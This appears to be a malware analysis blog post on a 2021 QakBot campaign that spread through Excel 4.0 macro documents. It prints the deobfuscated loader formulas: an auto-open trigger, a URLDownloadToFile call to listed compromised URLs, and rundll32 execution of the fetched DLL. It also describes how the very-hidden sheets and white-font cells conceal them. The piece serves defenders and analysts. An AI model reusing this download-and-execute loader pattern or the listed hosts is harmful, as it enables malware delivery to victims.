A taste of the latest release of QakBot

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
A taste of the latest release of QakBot – one of the most popular and mediatic trojan bankers active since 2007.

The malware **QakBot**, also known as Qbot, Pinkslipbot, and Quakbot is a banking trojan that has been made headlines since 2007. This piece of malware is focused on stealing banking credentials and victim's secrets using different techniques tactics and procedures (TTP) which have evolved over the years, including its delivery mechanisms, C2 techniques, and anti-analysis and reversing features.

Emotet is known as the most popular threat distributing QakBot in the wild, nonetheless, Emotet has been taken down recently, and QakBot operators are using specially target campaigns to disseminate this threat around the globe. Figure 1 shows two email templates distributing QakBot in Portugal in early May 2021.



Additionally, QakBot is able to move laterally on the internal environment for stealing sensitive data, making internal persistence, or even for deploying other final payloads like ransomware. In recent reports, it could be used to drop other malware such as ProLock and Egregor ransomware. At the moment, and after the Emotet takedown, QakBot becoming one the most prominent and observed threats allowing criminals to gain a foothold on internal networks. In the next workflow, we can learn how the QakBot infection chain works.




Figure 2: *High-level diagram of QakBot malware and its capabilities.*

QakBot is disseminated these days using target phishing campaigns in several languages, including Portuguese. The infection chain starts with an URL in the email body that downloads a zip archive containing an XLM or XLSM file (Excel) that takes advantage of XLM 4.0 macros to download the 2nd stage from the compromised web servers.

The 2nd stage – in a form of a DLL with random extension – is loaded into the memory using the DLL injection technique via *rundll32.exe* Windows utility. After that, the final payload (QakBot itself) is loaded in memory and the malicious activity is then initiated. The malware is equipped with a list of hardcoded IP addresses from its botnet, and it receives commands and updates from the C2 server, including the deployment of additional payloads like ransomware.

Dribbling AVs with XLM macros

The malicious Office document, when opened, it poses as a DocuSign file – a popular software for signing digital documents. The malicious documents take advantage of Excel 4.0 macros (XML macros) stored in hidden sheets that download the QakBot 2nd stage payload from the Internet – malicious servers compromised by criminals. Then, the DLL is written to disk and executed using the DLL injection technique via *regsvr32* or *rundll32* utilities.

Figure 3: *Excel document used to lure victims and download and execute the QakBot 2nd stage.*

According to a publication by **ReversingLabs**, "*among 160,000 Excel 4.0 documents, more than 90% were classified by TitaniumCloud as malicious or suspicious*".

(…) ***if you encounter a document that contains XLM macros, it is almost certain that its macro will be malicious****,* RL concluded.

Sample Classification	Count	Percentage
Goodware	14458	9.1%
Suspicious	738	0.5%
Malicious	144052	90.4%
Total	159248	100%

Table 1: *Classification and distribution of documents containing XLM macros (source).*

The malware families detected in the sample set by RL show that ZLoader and Quakbot are the dominant malware families in the Excel 4.0 malware ecosystem.




Figure 4: *Malware family distribution using XLM macros in the wild (source).*

XLSM file – QakBot loader

Filename: catalog-1712981442.xlsm
MD5: f86c6670822acb89df1eddb582cf0e90
Creation time: 2021-04-29 22:18:33

An XLSM file is a macro-enabled spreadsheet created by Microsoft Excel, a widely-used spreadsheet program included in the Microsoft Office suite. These kinds of files contain worksheets of cells arranged by rows and columns as well as embedded macros.

The compressed Microsoft Excel filenames appear to follow a naming convention beginning with **document-** or **catalog-,** followed by several digits and the **.xlsm** or **.xls extension**, for example, ***catalog-1712981442.xlsm***.

Initially, the Excel document prompts the victim for enabling macros to start the infection chain. In detail, the Excel spreadsheet contains hidden spreadsheets – Excel 4.0 macros, spreadsheet formulas, and BIFF record all with the goal of passing a wrong visual inspection for the final user and malware analysts.

Figure 5: *Only the first sheet appears when the XLSM file is opened in order to obfuscate the malicious content from the eyes of the malware researchers.*

Looking at the internal XML files that are part of the Excel XLSM file, we can easily identify that exist other sheets hidden inside the document, as highlighted in Figure 6.





Figure 6: *Discovering other hidden sheets inside the internal structure of the malicious XLSM doc file.*

From the content highlighted above, we can see the names "**Sheet1**", "**Sheet2**", "**Sheet3**" and "**Sheet4**" as the total of sheets available in the document, and also that "**Sheet2**" will trigger something when the document is opened using the feature "**xlnm.Auto_Open**" call.

In short, this type of malicious documents will usually have a cell as "**Auto_Open cell"**, and its functionality is very similar to the "**Sub AutoOpen()"** function in VBA to automatically run macros when the victim press the "**Enable Content"** button at the start.

Just a way to confirm we are facing a malicious document, we investigated the internal file: ***shareString.xml*** – which usually contains interesting stuff such as hardcoded strings, URLs, and so on.

Bingo!







Figure 7: *Hardcoded URLs used to download the QakBot 2nd stage via URLDownloadtoFile call and execute it using rundll32.*

From this point, we know that the 2nd stage will be downloaded from the previous URLs using the ***URLDownloadtoFile*** *call*, but some content seems a bit obfuscated. This is the interesting part that makes XLM macros a potent initial stage to start malware infection chains.



Digging into the details, we can observe that several combinations and operations in documents cells are performed to concatenate the final string that will execute the QakBot DLL (2nd stage) into the memory.

```
[Loading Cells]
auto_open: auto_open→Sheet2!$AO$115
SHEET: Sheet2, Macrosheet
CELL:AO134      , =SET.VALUE(AY120,AV131&AV132&AV133&AV134&AV135&AV136&AV137&"2 "), 1
CELL:AR125      , =Sheet3!AQ22:AQ22() , 0
CELL:AO129      , =WORKBOOK.HIDE("Sheet2",1.0)=WORKBOOK.HIDE("Sheet3",1.0)=WORKBOOK.HIDE("Sheet4",1.0), 1
CELL:AO127      , =FORMULA(Sheet3!AS39:AS39&Sheet3!AS40:AS40&Sheet3!AS41:AS41&Sheet3!AS42:AS42&Sheet3!AS43:AS43&Sheet3!AS44:AS44&Sheet3!AS45:AS45&Sheet3
eet3!AS49:AS49&Sheet3!AS50:AS50&Sheet3!AS51:AS51&Sheet3!AS52:AS52&Sheet3!AS53:AS53&Sheet3!AS54:AS54,Sheet2!AY113:AY113), 1
CELL:AO138      , =SET.VALUE(AY115,AU123), 1
CELL:AO142      , =FORMULA(AV117&AV118&AY120&Sheet3!AT39:AT39&"1"&Sheet2!AY113:AY113&Sheet2!AV139:AV139,AW148), 1
CELL:AW148      , =EXEC("rundll32 ..\jordji.nbvt11,DllRegisterServer"), 33.0
CELL:AO136      , =SET.VALUE(AY108,Sheet3!AQ39:AQ39&Sheet3!AQ40:AQ40&Sheet3!AQ41:AQ41&Sheet3!AQ42:AQ42&Sheet3!AQ43:AQ43&Sheet3!AQ44:AQ44&Sheet3!AQ45:AQ4
:AQ48&Sheet3!AQ49:AQ49&Sheet3!AQ50:AQ50&Sheet3!AQ51:AQ51&Sheet3!AQ52:AQ52&Sheet3!AQ53:AQ53&Sheet3!AQ54:AQ54&Sheet3!AQ55:AQ55), 1
CELL:AO145      , =AR123()              , 0
CELL:AW147      , =EXEC("rundll32 ..\jordji.nbvt1,DllRegisterServer"), 33.0
CELL:AO135      , =SET.VALUE(AY107,AV123&Sheet2!AV124&AV124&Sheet2!AV125:AV125&Sheet2!AV126:AV126&Sheet2!AV127:AV127), 1
CELL:AO133      , =SET.VALUE(AY118,Sheet3!AR39:AR39&Sheet3!AR40:AR40&Sheet3!AR41:AR41&Sheet3!AR42:AR42&Sheet3!AR43:AR43&Sheet3!AR44:AR44), 1
CELL:AW152      , =Sheet3!AT14:AT14() , 0
CELL:AT104      , =" ..\jjoputi.vvt"    , ..\jjoputi.vvt
CELL:AO140      , =FORMULA(AV117&AV118&AY120&Sheet3!AT39:AT39&Sheet2!AY113:AY113&Sheet2!AV139:AV139,AW147), 1
CELL:AV123      , =CHAR(85.0)           , U
CELL:AA114      , None                  ,
```

Figure 8: *Malicious code responsible for starting the QakBot 2nd stage and available on several hidden sheets.*

Part of the strings extracted from the malicious Excel file are presented below:

```
auto_open: auto_open->Sheet2!$AO$115
SHEET: Sheet2, Macrosheet
CELL:AO134     , =SET.VALUE(AY120,AV131&AV132&AV133&AV134&AV135&AV136&AV137&"2 "), 1
CELL:AR125     , =Sheet3!AQ22:AQ22() , 0
CELL:AO129     ,
=WORKBOOK.HIDE("Sheet2",1.0)=WORKBOOK.HIDE("Sheet3",1.0)=WORKBOOK.HIDE("Sheet4",1.0),
1
CELL:AO127     ,
=FORMULA(Sheet3!AS39:AS39&Sheet3!AS40:AS40&Sheet3!AS41:AS41&Sheet3!AS42:AS42&Sheet3!AS
 1
CELL:AO138     , =SET.VALUE(AY115,AU123), 1
CELL:AO142     ,
=FORMULA(AV117&AV118&AY120&Sheet3!AT39:AT39&"1"&Sheet2!AY113:AY113&Sheet2!AV139:AV139,
 1
CELL:AW148     , =EXEC("rundll32 ..\jordji.nbvt11,DllRegisterServer"), 33.0
CELL:AO136     ,
=SET.VALUE(AY108,Sheet3!AQ39:AQ39&Sheet3!AQ40:AQ40&Sheet3!AQ41:AQ41&Sheet3!AQ42:AQ42&S
 1
CELL:AO145     , =AR123()            , 0
CELL:AW147     , =EXEC("rundll32 ..\jordji.nbvt1,DllRegisterServer"), 33.0
CELL:AO135     ,
=SET.VALUE(AY107,AV123&Sheet2!AV124:AV124&Sheet2!AV125:AV125&Sheet2!AV126:AV126&Sheet2
 1
CELL:AO133     ,
=SET.VALUE(AY118,Sheet3!AR39:AR39&Sheet3!AR40:AR40&Sheet3!AR41:AR41&Sheet3!AR42:AR42&S
 1
CELL:AW152     , =Sheet3!AT14:AT14() , 0
CELL:AT104     , ="..\jjoputi.vvt"   , ..\jjoputi.vvt
CELL:AO140     ,
=FORMULA(AV117&AV118&AY120&Sheet3!AT39:AT39&Sheet2!AY113:AY113&Sheet2!AV139:AV139,AW14
 1
CELL:AV123     , =CHAR(85.0)         , U

(...)
CELL:AT115     , None                ,
https://dentistelmhurstny.com/42te9VZqUDc/hadrt.html
CELL:AT114     , None                , https://legalopspr.com/BnUwbRV9foc/hartd.html

(...)

HEET: Sheet3, Macrosheet
CELL:AQ27      ,
=4984654.0+9846544.0+468464.0=CALL(Sheet2!AY107:AY107&"n",Sheet2!AY108:AY108&"A",Sheet
 0
CELL:AT22      , =HALT()             , 1
CELL:AQ32      , =Sheet2!AW142:AW142(), 0
```

In order to understand in detail and reveal the clear source code, we need to learn about the **BIFF8 format.** Some details and workarounds were also shared in an old campaign involving the **FlawedAmmyy malware here**.

According to the XLM specification by Microsoft available **here**, all the information about the sheet, including its name, type, and stream position is kept within a **BOUNDSHEET** record (**85h**). Figure 9 shows how a **Sheet type** is defined and the **Hidden status** possible flags:

- **00h: visible**
- **01h: hidden**
- **02h: very hidden**

Changed Records in BIFF8 for Microsoft Excel 97

Number	Record
09h	BOF
85h	BOUNDSHEET
200h	DIMENSIONS
0Bh	INDEX

BOOKEXT: Extra Book Info	863h
BOOLERR: Cell Value, Boolean or Error	205h
BOTTOMMARGIN: Bottom Margin Measurement	29h
BOUNDSHEET: Sheet Information	85h
CALCCOUNT: Iteration Count	0Ch
CALCMODE: Calculation Mode	0Dh

BOUNDSHEET: Sheet Information (85h)

This record stores the sheet name, sheet type, and stream position.

BIFF8 Record Data

Offset	Field Name	Size	Contents
4	lbPlyPos	4	Stream position of the start of the BOF record for the sheet
8	grbit	2	Option flags
10	cch	1	Length of the sheet name (in characters)
11	rgch	var	Sheet name (grbit/rgb fields of Unicode String)

BIFF7 Record Data

Offset	FieldName	Size	Contents
4	lbPlyPos	4	Stream position of the start of the BOF record for the sheet
8	grbit	2	Option flags
10	cch	1	Length of the sheet name
11	rgch	var	Sheet name

The grbit field contains the following options:

Bits	Mask	Option Name	Contents
1-0	0003h	hsState	Hidden state: 00h = visible 01h = hidden 02h = very hidden (see text)
7-2	00FCh	(Reserved)	
15-8	FF00h	dt	Sheet type: 00h = worksheet or dialog sheet 01h = Excel 4.0 macro sheet 02h = chart 06h = Visual Basic module

Figure 9: *BIFF format and BOUNDSHEET information (85h), including sheet type and its possible status.*

By analyzing the XLSM document, we can see in Figure 10 that only the first **BOUNDSHEET (0x09 0xF0 0x00 0x00)** has the hidden status as visible – **0x00h**. The other **BOUNDSHEETS** are defined as **very hidden** using the hex value **0x02h**.

			STREAM	HIDDEN STATE	SHEET TYPE		
BIFF	BOUNDSHEET	(85h)	14	09 F0 00 00	00	00	06 00
BIFF	BOUNDSHEET	(85h)	14	5C 5C 02 00	02	01	06 00
BIFF	BOUNDSHEET	(85h)	14	AE DE 02 00	02	01	06 00
BIFF	BOUNDSHEET	(85h)	14	19 E6 02 00	02	01	06 00

Bits	Mask	Option Name	Contents
1–0	0003h	hsState	Hidden state: 00h = visible 01h = hidden 02h = very hidden (see text)
7–2	00FCh	(Reserved)	
15–8	FF00h	dt	Sheet type: 00h = worksheet or dialog sheet 01h = Excel 4.0 macro sheet 02h = chart 06h = Visual Basic module

Figure 10: *Internal details about the malicious BOUNDSHEETS and hidden states.*

Digging into the details, four BOUNDHSEET records means that the document has four sheets, but three of them are very hidden. Using a common HEX editor, we can change the values and fix the target XLSM file as depicted in Figure 11.




Figure 11: *Patching the XLSM malicious file to unhide all the sheets.*

As highlighted above, the values of the last bytes **0x02h** and **0x01h** were changed to **0x00h** and **0x00h** on the BOUNDSHEET related to Sheet2. The same process was done to the other BOUNDSHEETS. By opening again the malicious file, we can see now that all the sheets are available and also navigate through the source code spread on random cells.




Figure 12: *Souce code available on the revealed Sheets.*

During the code analysis, we found that criminals used another trick to make hard the analysis task. To prevent a casual visual inspection of these values, the font color was set to white. So, before analyzing the cells, we need to change the document background color or the font color.

By deobfuscation the formulas and reassembling the strings back to the original form, we can learn how the malicious chain starts:

- The loader uses a VBA CALL statement to access the **URLDownloadToFile** function from *URLMon.dll* to download the 1st stage DLL from the hardcoded URLs to the local path (..\\) using a random name to the file: ***jordji.nbvt1***.
- Next, the DLL is loaded into the memory using the DLL injection technique via *rundll32.exe* utility from Windows, allowing code to be executed.

```
CALL(URLMon,URLDownloadToFileA,JJCCBB,0,hxxps://dentistelmhurstny.]com/...,..\\jordji.

EXEC("rundll32 ..\jordji.nbvt11,DllRegisterServer")
```

QakBot 2nd stage – the bait loader

Filename: jordji.nbvt11
Original filename: rwenc.dll
MD5: 7d0f6c345cdaf9e290551b220d53cd14
Creation time: 2021-04-13 19:53:55

The QakBot 2nd stage is a DLL loaded in memory and its principal mission is:

- **Execute in memory the last payload (QakBot itself)**
- **Make hard the malware analysis, seems a legitimate file, and adding confusion with non-used libraries, calls, and so on.**

